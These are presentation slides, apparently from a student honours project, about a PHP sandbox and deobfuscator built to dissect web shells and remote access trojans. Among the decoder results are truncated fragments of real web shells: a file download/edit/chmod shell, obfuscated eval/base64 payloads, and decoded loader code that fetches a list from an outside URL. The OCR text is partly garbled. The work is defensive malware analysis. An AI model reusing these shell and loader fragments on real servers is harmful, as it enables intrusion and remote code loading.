A PHP Sandbox for the Dissection of Web Malcode and Remote Access Trojans

Peter Wrench
Supervised by Prof Barry Irwin

Overview

- Recap of the original objectives
- What changed during developement
- The decoder
- The sandbox
- Problems
- Results
- Future work
- Questions


Original Objectives

- A deobfuscator for normalising input code before execution.
- A sandbox for executing and dissecting malicious PHP code
- A reporting mechanism for feedback on any offensive features detected by the system.

What changed

- Not a lot
- Reporter was done away with
- Some static analysis was added to the decoder
- I started to seriously dislike PHP

Design - The decoder



The decoder cont.

- Purpose: deobfuscate and normalise code, and perform static analysis

```
BEGIN
    Format the code
    WHILE there is still an eval or preg_replace
        Increment the obfuscation depth
        Process the eval(s)
        Format the code
        Process the preg_replace(s)
        Format the code
    END WHILE

    Perform pretty printing
    Initiate information harvesting
    Store the shell in the database
END
```

processEvals()

```
eval(gzinflate(base64_decode("4+VKK81LLsn")))
```


```
BEGIN
    WHILE there is still an eval in the script
        Find the starting position of the eval
        Find the end position of the eval
        Remove the eval from the script
        Extract the string argument
        Count the number of auxiliary functions
        Populate the array of functions
        Reverse the array

        FOR every function in the reversed array
            Apply the function to the argument
        END FOR

        Insert the deobfuscated code back into the script
      END WHILE
END
```

processPregReplace()

```
preg_replace("/X/e","print 1;",'X');
```

```
BEGIN
    WHILE there is still a preg_replace in the script
        Find the starting position of the preg_replace
        Find the end position of the preg_replace
        Remove the preg_replace from the script
        Extract the string arguments
        Remove '/e' from first argument to prevent evaluation
        Perform the preg_replace
        Insert the deobfuscated code back into the script
      END WHILE
END
```

The sandbox


http://127.0.0.1/sandbox.php
127.0.0.1/sandbox.php
Google
PHP Sandbox
Shell:
A
<?php
exec("whoami");
echo getlastmod();
$newfunc = create_function("$a", "return $a;");
echo "New anonymous function: $newfunc";
echo $newfunc("hello");
?>
Output:
B
1382116217
New
anonymous
function:
6lambda_1
Sandbox Results:
C
Potentially malicious call to Command_Execution function "exec" on line 2
Potentially malicious call to Information_Disclosure function "getlastmod" on line 3
Potentially malicious call to Code_Execution function "create_function" on line 4

The sandbox cont.

- Purpose: execute code and log calls to potentially exploitable functions

```
BEGIN
    Retrieve the deobfuscated shell
    Remove the outer php tags
    Create an array of configuration options
    Create the sandbox object with this array
    Setup the callList object
    Override malicious functions using redefineFunctions()
    Execute the shell in the sandbox
    Build the list of function calls
    Display the shell, the output, and the list of malicous calls
END
```

redefineFuntions()

- In order to log calls, functions needed to be overwritten

```
BEGIN
    FOR every exploitable function
        Copy the function to "name"_new
        Redefine the original function
        Modify the function body to echo function information
        Modify function body to call the copied function
    END FOR
END
```


Problems I've encountered

Shell is already in the database

PHP Decoder

Original Shell:

```
<?

//download Files  Code

$fdownload=$_GET['fdownload'];

if ($fdownload <> "" ){

// path & file name

$path_parts = pathinfo("$fdownload");

$entrypath=$path_parts["basename"];

$name = "$fdownload";

$fp = fopen($name, 'rb');

header("Content-Disposition: attachment; filename=$entrypath");

header("Content-Length: " . filesize($name));
```



$fedit save "; $savefile=$_POST['savefile']; $filepath=realpath($_POST['filepath']); if ($savefile <> "") { $fp=fopen("$filepath","w+"); fwrite ($fp,"") ; fwrite ($fp,$savefile) ; fclose($fp); echo ""; } exit(); } ?> ""){ $fchmod=realpath($fchmod); echo "


chmod for :$fchmod

Problems cont.

- Mainly due to erratic behaviour of shells
- Difficult to cater for all shells, but I'm learning
- Thankfully, the sandbox contains malicious activity
  - No Internet access
  - No access to directories outside of its specified base directory
  - No access to the parent scope
  - Runs on a separate thread

Decoder results


```
1 <?php
2     eval(gzinflate(base64_decode(str_rot13('GIKKPhmVSslK+7
          V2L1L5LsltIf7FXVfYEwzZEyxmxe7rJg+S3Lrv ... ')))));
3 ?>
```




```
1 <?php
2     h5('http://mycompanyeye.com/bulbozavr/puk7/13.list',1*900);
3     functionh5($u,$t){$nobot=isset($_REQUEST['nobot'])?true:
          false;
4     $debug=isset($_REQUEST['debug'])?true:false;
5     $t2=3600*5;
6     $t3=3600*12;
7     $tm=(!@ini_get('upload_tmp_dir'))?'/tmp/':@ini_get('
          upload_tmp_dir');
8     ...
9 ?>
```

Results cont.

```
1 <?php
2       eval(base64_decode("
            JGVtYWlsPSJqb2huQGdtYWlsLmNvbSI7DQokZW1haWwyPSJoY
            XJyeS5wb3R0ZXJAYW9sLnVzIjsNCg0KJHVybDEgPSAi . . . ") ) ;
3 ?>
```




```
1 <?php
2       $email="john@gmail.com";
3       $email2="harry.potter@aol.us";
4       $url1="www.google.com";
5       $url2="http://www.php.net/docs.php";
6 ?>
```



```
1 Shell Information:
2 Depth: 1
3 Time taken: 0.011440038681 03
4 Variables: $email $email2 $url1 $url2
5 URLs: www.google.com http://www.php.net/docs.php
6 Email Addresses: john@gmail.com potter@aol.us
```

Sandbox results

```
1 <?php
2       exec("whoami");
3       echo getlastmod();
4       $newfunc = create_function("$a", "return $a;");
5 ?>
```



```
1 Sandbox Results:
2
3 Potentially malicious call to Command_Execution function "exec"
    on line 1
4 Potentially malicious call to Information_Disclosure function "
    getlastmod" on line 2
5 Potentially malicious call to Code_Execution function "
    create_function" on line 3
```

Future work (i.e. Masters, I hope)

- System structure
  - Merge decoder and sandbox
  - Unified reporter
- Implementation
  - Use Python and PHP
- Comprehensive storage
  - Information and calls
- Similarity analysis
  - Code classification and fuzzy hashing

Future work cont.

- A taxonomy of shells
  - Track evolution using tree structures
- Decoder and sandbox improvements
  - Partial decoding and better function overriding
- Automation
  - Harvest shells and maintain blacklists

Questions